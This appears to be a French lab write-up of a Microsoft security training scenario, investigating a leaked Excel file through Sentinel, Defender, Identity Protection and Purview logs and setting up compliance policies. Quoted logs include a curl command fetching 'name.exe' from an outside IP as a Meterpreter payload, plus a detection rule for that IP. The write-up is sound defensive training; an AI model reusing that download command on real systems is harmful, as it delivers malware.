

Laboratoire - Security, Compliance, and Identity Management

Morning Investigation

Introduction

Au début du jeu, on nous indique que Amari Rivera est la source du « Leak ».

We know that Amari Rivera was the author of the leaked file.


I have already added this information to your **Evidence Map**. As you complete leads, the information you discover will also be added to the Evidence Map. Good Luck!

PREVIOUS

BEGIN INVESTIGATION

Search for Leaked File

Le fichier qui a fuité est « BFYO Purchasing Data – Q1.xlsx ».



The Leaked File

A company file was leaked to a malicious actor.

1/1 Pieces

The Leaked File - Properties

- Recorded properties of the Leaked File are as follows.
- Title: BFYO Purchasing Data - Q1.xlsx
- File Author: Amari Rivera
- Program: Microsoft Excel
- Content Created: Wednesday, October 27, 2021, 1:23:15 PM
- Date Last Saved: Thursday, October 28, 2021, 3:33:36 PM

Investigate Amari in Sentinel & Defender

En regardant les logs Sentinel de Amari, on voit une alerte d'une commande PowerShell lancée le 2021-11-29 à 23h31 sur le « pc105 ».

Microsoft Sentinel | Logs

Selected workspace: 'sentinelworkspace'

New Query 1*

AzureSentinelWorkspace

Time range: Last 7 days

1 search in (SecurityAlert) 'amari.rivera'

Results

Completed. Showing results from the last 7 days.

TimeGenerated [UTC]	Stable	DisplayName	AlertName	AlertSeverity	Description	ProviderName
10/29/2021, 11:31:39.938 PM		[Test Alert] Suspicious Powershell commandline	[Test Alert] Suspicious Powershell commandline	Informational	This is a test alert A suspicious Powershell commandline was fo...	MDATP
10/29/2021, 11:31:39.959 PM		SecurityAlert	Reflective dll loading detected	Medium	Suspicious memory allocation patterns were observed in this p...	MDATP

Schema and Filter

Stable

TenantId

TimeGenerated [UTC]

DisplayName

AlertName

AlertSeverity

Description

ProviderName

VendorName

Il y a également un incident de « Password Spray », le 2021-11-28 à 6h44 avec l'IP suivante : « 199.249.230.167 ».

The screenshot shows the Microsoft Defender Security Center interface. At the top, there are summary cards for Open incidents (10), New incidents (10), and Active incidents (0). Below this is a search bar and filters for Severity (All), Status (2 selected), Product name (All), and Owner (All). A table lists incidents with columns for Severity, Incident ID, Title, Alerts, Product names, Created time, and Last update time. The 'Password Spray' incident (ID 6) is highlighted, showing a High severity and a creation time of 10/28/21, 06:44 AM. A sidebar on the right provides details for the selected incident, including its description, alert product names, and evidence.

Dans les incidents, on voit également un « Multi-stage Incident involving Exécution & Defence evasion », toujours sur le « pc105 » le 2021-29-10 à 16h30.

Dans les alertes Windows Defender de « pc105 », on retrouve également des choses suspectes tel que « Meterpreter » ou « Malicious Powershell was invoked ».

The screenshot shows the Windows Defender Security Center interface for a device named 'pc105'. The 'Alerts' tab is selected, displaying a list of alerts. The alerts include 'Reflective dll loading detected', 'A malicious PowerShell Cmdlet was invoked on the machine', and 'Meterpreter post-exploitation tool'. The interface also shows a 'Device summary' on the left with tags, security info, and active alerts.

Timeline des évènements :

The screenshot shows the Windows Defender Security Center timeline for device 'pc105'. The timeline displays a sequence of events from 11/2/2021 to 10/29/2021. Key events include 'Microsoft_Office_Office Feature Updates.xml file observed on host', 'patch.exe read potentially valuable file ShoppingList.zip', 'A malicious PowerShell Cmdlet was invoked on the machine', 'Meterpreter post-exploitation tool', and 'curl http://20.108.242.184/name.exe -o patch.exe'.

Processus suspectieux :

Verdict	Process Name	Process ID	Device
Suspicious	patch.exe	8836	PC105

Investigate Amari in Azure AD Identity Protection

En regardant dans les logs de l'AD, on découvre autre chose avec Amari.

Home > Best For You Organics > Security > Identity Protection

Identity Protection | Risk detections

Search (Ctrl+J) Learn more Download Refresh Columns Got feedback?

Auto refresh: Off Detection time: Last 1 month Show dates as: Local Detection type: None Selected Risk state: 2 selected Risk level: At risk

Detection time	User	IP address	Location	Detection type	Risk state	Risk level
11/3/2021, 11:12:48 AM	BPVO Admin	68.226.28.109	Mesa, Arizona, US	Unfamiliar sign-in properties	At risk	At risk
10/28/2021, 10:39:48 AM	Quinn Anderson	185.220.102.240	Berlin, Berlin, DE	Anonymous IP address	At risk	At risk
10/28/2021, 10:34:54 AM	Quinn Anderson	199.195.253.184	Staten Island, New York, US	Anonymous IP address	At risk	At risk
10/28/2021, 10:33:15 AM	Quinn Anderson	199.195.253.184	Staten Island, New York, US	Anonymous IP address	At risk	At risk
10/28/2021, 2:25:43 AM	Amari Rivera	199.249.230.167	San Angelo, Texas, US	Password spray	At risk	At risk
10/27/2021, 4:34:23 PM	Quinn Anderson	82.221.131.71	Reykjavik, Hofudborgarsvaedi, IS	Anonymous IP address	At risk	At risk
10/27/2021, 4:34:19 PM	Quinn Anderson	82.221.131.71	Reykjavik, Hofudborgarsvaedi, IS	Anonymous IP address	At risk	At risk
10/27/2021, 2:49:39 PM	Emily Braun	199.249.230.167	San Angelo, Texas, US	Anonymous IP address	At risk	At risk
10/27/2021, 2:49:31 PM	Emily Braun	199.249.230.167	San Angelo, Texas, US	Anonymous IP address	At risk	At risk

Risk Detection Details

User's risk report User's sign-ins User's risk

- Detection type: Password spray
- Risk state: -
- Risk level: High
- Risk detail: -
- Source: Identity Protection
- Detection timing: Offline
- Activity: Sign-in
- Detection time: 10/28/2021, 2:25 AM
- Detection last updated: 11/4/2021, 3:33 PM
- Token issuer type: Azure AD
- Sign-in time: 10/27/2021, 2:49 PM
- IP address: 199.249.230.167
- Sign-in location: San Angelo, Texas, US
- Sign-in client: Mozilla/5.0 (Windows NT 10.0; rv:78.0)
- Sign-in request id: 9c21b43f-f9c7-4507-b444-768d1fb8b01
- Sign-in correlation id: 110d108f-ca08-418d-979f-7c31b924b383

Set Up Insider Risk Policy

On crée une risk policy avec les informations suivantes :

Microsoft Purview

Insider risk management > New insider risk policy

- Policy template
- Name and description
- Users and groups
- Content to prioritize
- Triggers
- Indicators
- Finish

Review settings and finish

Review the settings for your insider risk policy. The policy will take effect immediately, generating alerts. We recommend letting your users know how these changes affect them.

Policy template
General data leaks
[Edit policy type](#)

Policy name and description
eCommerce Insider Risk Policy
[Edit policy name and description](#)

Users and groups
eCommerceAppTeam@bestforyouorganic.onmicrosoft.com
[Edit users and groups](#)

Content to prioritize
https://bestforyouorganic.sharepoint.com/sites/eCommerceAppTeam
Credit Card Number
[Edit content to prioritize](#)

Triggering event
Built-in data leak trigger
[Edit triggers](#)

Policy indicators
39/56 selected
No customized thresholds
[Edit policy indicators](#)

[Back](#) [Submit](#)

Conclusion Morning Investigation

- La machine de « Amari » a été compromise par un malware.
- "Event: patch.exe established a connection with 20.108.242.184:443"

Afternoon Investigation

Set Up Compliance Policies

Pour protéger, les fichiers qui contiennent des numéros de cartes bancaires, on a créé la « Policy » suivante :

Microsoft Purview

New sensitivity label

✓ Name & description

✓ Scope

✓ Items

✓ Groups & sites

✓ Schematized data assets (preview)

● Finish

Review your settings and finish

Name

Confidential eCommerce App Team label

Edit

Display name

Confidential eCommerce App Team

Edit

Description for users

Confidential documents that the eCommerce App Team handle, including customer data, PII, etc.

Edit

Description

Confidential documents that the eCommerce App Team handle

Edit

Scope

File, Email

Edit

Encryption

Encryption

Edit

Content marking

Edit

Auto-labeling for files and emails

Edit

Group settings

Edit

Site settings

Edit

Back

Create label

On a ensuite ajouté un auto-label pour classier automatiquement les documents :

Auto-labeling > New policy

- Info to label
- Name
- Locations
- Policy rules
- Label
- Policy mode
- Finish

Review and finish

Policy name
eCommerce PCI DSS auto-labeling policy
[Edit](#)

Label and policy settings
Label Confidential eCommerce App Team
Exchange overwrite label false
[Edit](#)

Policy template type
PCI Data Security Standard (PCI DSS)
[Edit](#)

Info to label
Credit Card Number

Apply to content in these locations
Exchange email All
SharePoint sites All
OneDrive accounts All
[Edit](#)

Exclude content from these locations
Exchange email None
SharePoint sites None
OneDrive accounts None
[Edit](#)

Rules for auto-applying this label
Exchange email 1 rule
SharePoint 1 rule
OneDrive 1 rule
[Edit](#)

Mode
Simulation

[Back](#) [Create policy](#)

Investigate Amari's Device in Microsoft 365 Defender

Dans Microsoft 365 Defender, on peut analyser avec Advanced Hunting, et on y découvre deux connections suspectes faites depuis « patch.exe ».

Advanced Hunting

Schema Functions Queries

Alerts

- AlertInfo
- AlertEvidence

Apps & identities

- IdentityInfo
- IdentityLogonEvents
- IdentityQueryEvents
- IdentityDirectoryEvents
- CloudAppEvents
- AADSpnSigninEventsBeta
- AADSigninEventsBeta

Email

- EmailEvents
- EmailAttachmentInfo
- EmailUrlInfo
- EmailPostDeliveryEvents

Devices

- DeviceInfo
- DeviceNetworkInfo
- DeviceProcessEvents
- DeviceNetworkEvents
- DeviceFileEvents
- DeviceRegistryEvents
- DeviceLogonEvents

New query + Create new

[Run query](#) [Save](#) [Share link](#)

Query

1 search "20.108.242.184"

Getting Started Results

Stable	Timestamp	AlertId	Title
DeviceNetworkEvents	Oct 29, 2021 11:12:53 PM		
DeviceNetworkEvents	Oct 29, 2021 11:12:53 PM		
DeviceEvents	Oct 29, 2021 11:05:34 PM		
DeviceEvents	Oct 29, 2021 11:09:18 PM		
DeviceEvents	Oct 29, 2021 11:12:42 PM		
DeviceFileEvents	Oct 29, 2021 11:09:18 PM		

Inspect record

Assets

Devices (1)

- pc105

Users (1)

- amari.rivera

All details

- Stable DeviceNetworkEvents
- Timestamp Oct 29, 2021 11:12:53 PM
- RemoteIP 20.108.242.184
- DeviceId ba6bdd978eb5772d3e6de597e70e8dd948560405
- DeviceName pc105
- LocalIP 10.1.0.7
- ActionType ConnectionSuccess
- Protocol Tcp
- ReportId_Jong 13324
- InitiatingProcessAccountDomain pc105
- InitiatingProcessAccountName amari.rivera

On voit également le « curl », qui a permis de récupérer le malware (c'est un « meterpreter »).

The screenshot shows a security dashboard interface. On the left, a 'New query' section has a 'Run query' button and a 'Query' input field containing 'search '20.108.242.184''. Below this is a 'Results' section with a table of events. The table has columns: Stable, Timestamp, AlertId, and Title. The 'DeviceEvents' row is highlighted. On the right, an 'Inspect record' panel shows details for a specific event, including DeviceId, DeviceName, ProcessCommandLine, and various system fields like IntegrityLevel, ActionType, ReportId, MD5, ProcessId, ProcessTokenElevation, ProcessCreationTime, LogonId, InitiatingProcessAccountDomain, InitiatingProcessAccountName, InitiatingProcessAccountSid, and InitiatingProcessLogonId.

Stable	Timestamp	AlertId	Title
DeviceNetworkEvents	Oct 29, 2021 11:12:53 PM		
DeviceNetworkEvents	Oct 29, 2021 11:12:53 PM		
DeviceEvents	Oct 29, 2021 11:05:34 PM		
DeviceEvents	Oct 29, 2021 11:09:18 PM		
DeviceEvents	Oct 29, 2021 11:12:42 PM		
DeviceFileEvents	Oct 29, 2021 11:09:18 PM		

Key	Value
IntegrityLevel	8192
ActionType	CreateRemoteThreadApiCall
ReportId_long	12510
MD5	1c3645ebddb2da6a32a5f9fb43a3c23
ProcessId	9964
ProcessTokenElevation	TokenElevationTypeLimited
ProcessCreationTime	Oct 29, 2021 11:04:35 PM
LogonId	2754895
InitiatingProcessAccountDomain	nt authority
InitiatingProcessAccountName	system
InitiatingProcessAccountSid	S-1-5-18
InitiatingProcessLogonId	999

Pour le « pc105 », on retrouve encore les évènements d'auparavant.

The screenshot shows a 'Device summary' page for 'pc105'. The page has a sidebar with 'Tags', 'Security Info', 'Open incidents', and 'Active alerts'. The main content area shows a list of alerts under the 'Alerts' tab. The alerts are: 'Reflective dll loading detected', 'A malicious PowerShell Cmdlet was invoked on the machine', and 'Meterpreter post-exploitation tool'. Each alert has a status icon (green checkmark), a severity level (Medium), and a status (New or Resolved). There is also a '[Test Alert] Suspicious Powershell commandline' entry.

Title	Severity	Status
Reflective dll loading detected	Medium	New
A malicious PowerShell Cmdlet was invoked on the machine	Medium	New
Meterpreter post-exploitation tool	Medium	Resolved
[Test Alert] Suspicious Powershell commandline	Informational...	Resolved

En se connectant au « pc105 », on peut découvrir des fichiers dans « C:/patch ».

```
C:\patch\shopping list> dir
```

Path	Size	Is Directory	Read Only	Hidden	Created	Modified
C:\patch\shopping list\.	23:33:36 0	true	false	false	2021-10-29 23:33:36	2021-10-29
C:\patch\shopping list\..	23:33:36 0	true	false	false	2021-10-29 23:33:36	2021-10-29
C:\patch\shopping list\BFYO Purchasing Data - Q1.xlsx	23:33:36 19719	false	false	false	2021-10-29 23:33:36	2021-10-29
C:\patch\shopping list\Contoso Research and Development Spend Analysis.xlsx	23:33:36 328450	false	false	false	2021-10-29 23:33:36	2021-10-29
C:\patch\shopping list\InventoryList.xlsx	23:33:36 23407	false	false	false	2021-10-29 23:33:36	2021-10-29
C:\patch\shopping list\Mark 8 Parts and Spec List.xlsx	23:33:36 46391	false	false	false	2021-10-29 23:33:36	2021-10-29
C:\patch\shopping list\P and L Summary.xlsx	23:33:36 4144476	false	false	false	2021-10-29 23:33:36	2021-10-29
C:\patch\shopping list\Sales Results Overview.xlsx	23:33:36 43081	false	false	false	2021-10-29 23:33:36	2021-10-29
C:\patch\shopping list\UI UX Guidelines.docx	23:33:36 60084	false	false	false	2021-10-29 23:33:36	2021-10-29

Search for Internal Communication Containing the IP Address

Dans Purview, on peut faire une recherche de IOC avec l'IP suspecte.

Microsoft Purview

New search

✓ Name and description

✓ Locations

✓ Conditions

● Review your search

Review your search and create it

Name and description

Name

Enter a friendly name

Description

Enter a friendly description

Edit name and description

Search criteria

20.108.242.184

Edit search criteria

Locations

SharePoint

Enabled


Exchange

Enabled


Exchange public folders

Disabled

Edit locations



Grâce à cette recherche on peut trouver le mail d'où provient la compromission.
Il a été envoyé par le compte de « Angel » :



Investigate IP Address in Sentinel

Dans Microsoft Sentinel, on peut rechercher des logs avec l'IP suspecte et grâce à ça en déduire d'où « Amira » a été compromise.

Run Time range: Custom Save Share New alert rule Export Pin to dashboard Format query

1 search "20.108.242.184"

Select the box to record if you think Amari's device is the only one that has connected to the suspicious IP address.

Results Chart Columns Add bookmark Display time (UTC+00:00) Group columns

Completed. Showing results from the custom time range.

TimeGenerated [UTC]	Stable	Type	AccountDomain	AccountName	AccountSid
Filename	curl.exe				
FolderPath	C:\Windows\System32				
InitiatingProcessAccountDomain	nt authority				
InitiatingProcessAccountName	system				
InitiatingProcessAccountSid	S-1-5-18				
InitiatingProcessCommandLine	csrss.exe ObjectDirectory=\Windows SharedSection=1024,20480,768 Windows=On SubSystemType=Windows !				
InitiatingProcessFileName	csrss.exe				
InitiatingProcessFolderPath	c:\windows\system32\csrss.exe				
InitiatingProcessId	9176				
InitiatingProcessLogonId	999				
InitiatingProcessMD5	72565e7a0145e0657e586f6c7f696dc7				
InitiatingProcessParentId	5644				
InitiatingProcessSHA1	11eba7b1e26cc7d492a2c161ac48370811d0b01e				
InitiatingProcessSHA256	6f1c9b4c187669bc0371260d121caf48d65f829a9104c483befbd8fc0bed24f5				
LogonId	2754895				
MD5	1c3645ebdbbe2da6a32a5f9fb43a3c23				
ProcessCommandLine	curl http://20.108.242.184/name.exe -o patch.exe				

On peut ensuite, définir une règle pour détecter si l'IP suspectieuse essaye de se reconnecter.

Home > Microsoft Sentinel > Microsoft Sentinel >

Analytics rule wizard - Create a new NRT rule

✓ Validation passed.

General Set rule logic Incident settings (Preview) Automated response **Review and create**

Analytics rule details

Name	✓ Rule for 20.108.242.184
Description	Alert whenever this IP is contacted
Tactics	Initial Access
Severity	Medium
Status	Enabled

Analytics rule settings

Rule query	✓ DeviceNetworkEvents where RemoteIP == '20.108.242.184'
Suppression	Not configured

Entity mapping

Entity 1:	Account Identifier: AadUserId, Value: InitiatingProcessAccountUpn
Entity 2:	IP Identifier: Address, Value: RemoteIP
Entity 3:	Host Identifier: HostName, Value: DeviceName
Entity 4:	Process Identifier: CommandLine, Value: InitiatingProcessCommandLine

Custom details

Not configured

Previous Create

Configure Windows Security Baseline

Microsoft Endpoint Manager admin center

Home > Endpoint security > MDM Security Baseline >

Create profile

✓ Basics
✓ Configuration settings
✓ Scope tags
✓ Assignments
Review + create

Summary

Basics

Name	Windows Security Baseline 1
Description	--
Platform	Windows 10 and later
Baseline Version	November 2021

Configuration settings

Scan removable drives during full scan	Not configured
Block untrusted and unsigned processes that run from USB	Not configured

Scope tags

Default	
---------	--

Assignments

Included groups	All Users
Excluded groups	--


Conclusion Afternoon Investigation

Il y a d'autres fichiers qui ont été exfiltrés, ceux-là :

	Path	Size	Is Directory	Read Only	Hidden	Created	Modified
	C:\patch\shopping list\.	0	true	false	false	2021-10-29 23:33:36	2021-10-29
	C:\patch\shopping list\..	0	true	false	false	2021-10-29 23:33:36	2021-10-29
✓	C:\patch\shopping list\BFYO Purchasing Data - Q1.xlsx	19719	false	false	false	2021-10-29 23:33:36	2021-10-29
★	C:\patch\shopping list\Contoso Research and Development Spend Analysis.xlsx	328450	false	false	false	2021-10-29 23:33:36	2021-10-29
★	C:\patch\shopping list\InventoryList.xlsx	23407	false	false	false	2021-10-29 23:33:36	2021-10-29
★	C:\patch\shopping list\Mark 8 Parts and Spec List.xlsx	46391	false	false	false	2021-10-29 23:33:36	2021-10-29
★	C:\patch\shopping list\P and L Summary.xlsx	414476	false	false	false	2021-10-29 23:33:36	2021-10-29
★	C:\patch\shopping list\Sales Results Overview.xlsx	43081	false	false	false	2021-10-29 23:33:36	2021-10-29
★	C:\patch\shopping list\UI UX Guidelines.docx	60084	false	false	false	2021-10-29 23:33:36	2021-10-29


Configure Azure AD Identity Protection

Pour améliorer la protection actuelle, on active « Azure AD Identity Protection ».



Investigate Angel's Sign-In Logs

Vu que le compte de « Angel » a envoyé le mail avec le malware, on va analyser ses logs de connexion.



On voit qu'il n'y a eu aucunes connexions dans cette période, donc le compte de « Angel », n'a pas été compromis.

Investigate Angel in Sentinel and Microsoft 365 Defender

Dans Sentinel, on peut voir que l'ordinateur de « Angel » est le « pc067 » et ne comporte pas d'alertes.

Devices > pc067

pc067
No known risks

Manage tags Go hunt Isolate device

Device summary

Tags
No tags found

Security Info

- Open incidents 0
- Active alerts 0
- Exposure level ①
Medium
- Risk level ①
None

Overview Alerts Timeline Security recommendations Software inventory Discovered vulnerabilities

Active alerts 180 days

Risk level: No known risks

We don't see new malicious activity on this device

Security assessments

Exposure level: Medium

29 active security recommendations

Discovered vulnerabilities (26)

Critical (1) High (18) Medium (7)

See all recommendations

En analysant plus en profondeur, on voit qu'il y a une connexion suspecte de « svchost.exe » dans le PC de « Angel ».

Devices > pc067

pc067
No known risks

Manage tags

Device summary

Tags
No tags found

Security Info

- Open incidents 0
- Active alerts 0
- Exposure level ①
Medium
- Risk level ①
None

Device details

Domain
AAD joined

OS
Windows 11 64-bit
Version 21H2
Build 22000

Health state
Inactive

Data sensitivity
None

IP addresses

svchost.exe accepted connection from 13.68.237.243:61917

1 Critical

Hunt for related events

Event info

Event svchost.exe accepted connection from 13.68.237.243:61917

Event time 10/29/2021, 1:29 PM

Action type InboundConnectionAccepted

User nt authority\network service

Entities services.exe > svchost.exe > 13.68.237.243

Event entities graph

services.exe

svchost.exe

Process name svchost.exe

Execution time 10/29/2021, 10:39:15.127 AM

Path c:\windows\system32\svchost.exe

Integrity level System

Access privileges (UAC) Standard

Process ID 508

Command line svchost.exe -k NetworkService

File name svchost.exe

Full path c:\windows\system32\svchost.exe

SHA1 917980fb637d9a1794b8bb52f6c11100e7389236

SHA256 b276aa5385601d8e8b302c4e8eeb3d8682a7286

Signer Microsoft Windows

Issuer Microsoft Windows Production PCA 2011

Is PE False

That IP address is an interesting fact. You might want to check Advanced hunting for that IP address.

Go to Advanced Hunting

Grâce à Threat Hunting, on s'aperçoit que cet IP appartient à « pc034 », celui de « Tomo ».

Advanced Hunting

New query | X New query | X New query | X + Create new

[Run query](#) [Save](#) [Share link](#)

Query

1 search '13.68.237.243'

Getting Started **Results**

Export Link to incident Take actions 1 of 23

Stable	Timestamp	AlertId	Title	Category	Severity
DeviceInfo	Oct 29, 2021 10:55:04 PM				
DeviceInfo	Oct 29, 2021 11:10:04 PM				
DeviceInfo	Oct 29, 2021 11:25:04 PM				
DeviceInfo	Oct 29, 2021 10:25:04 PM				
DeviceInfo	Oct 29, 2021 9:25:04 PM				
DeviceInfo	Oct 29, 2021 8:55:04 PM				
DeviceInfo	Oct 29, 2021 9:55:04 PM				
<input checked="" type="checkbox"/> DeviceInfo	Oct 29, 2021 8:40:04 PM				
DeviceInfo	Oct 29, 2021 7:10:04 PM				

Inspect record

Assets

Devices (1)

☒ pc034

All details

Stable :
DeviceInfo :
Timestamp :
Oct 29, 2021 8:40:04 PM :
DeviceId :
71c7d5fd8ce2aeb1a0e2bdc1299eaf31fac8befd :
DeviceName :
☒ pc034 :
DeviceType :
Workstation :
ReportId_Long :
6318 :
ClientVersion :
10.7910.22000.1 :
PublicIP :
☒ 13.68.237.243 :
IsAzureADJoined :
0 :
AadDeviceId :
00a7e801-4464-4ba2-88c4-692b47196b93 :
LoggedOnUsers :
UserName :
DomainName :
tomo.takanashi :
pc034

The device pc034 was involved. Perhaps you should go and check if that device is at risk.

Communication Compliance Search

On va faire comme avant, faire une recherche dans Purview mais en ciblant uniquement « Angel », cette fois-ci :

New search

☒ Name and description
☒ Locations
☒ Conditions
☐ Review your search

Review your search and create it

Name and description

Name
Enter a friendly name

Description
Enter a friendly description
[Edit name and description](#)

Search criteria
(cc)(date=2021-10-24..2021-10-31)
[Edit search criteria](#)

Locations


SharePoint
Disabled

Exchange
angel.brown@bestforyouorganic.onmicrosoft.com

Exchange public folders
Disabled
[Edit locations](#)

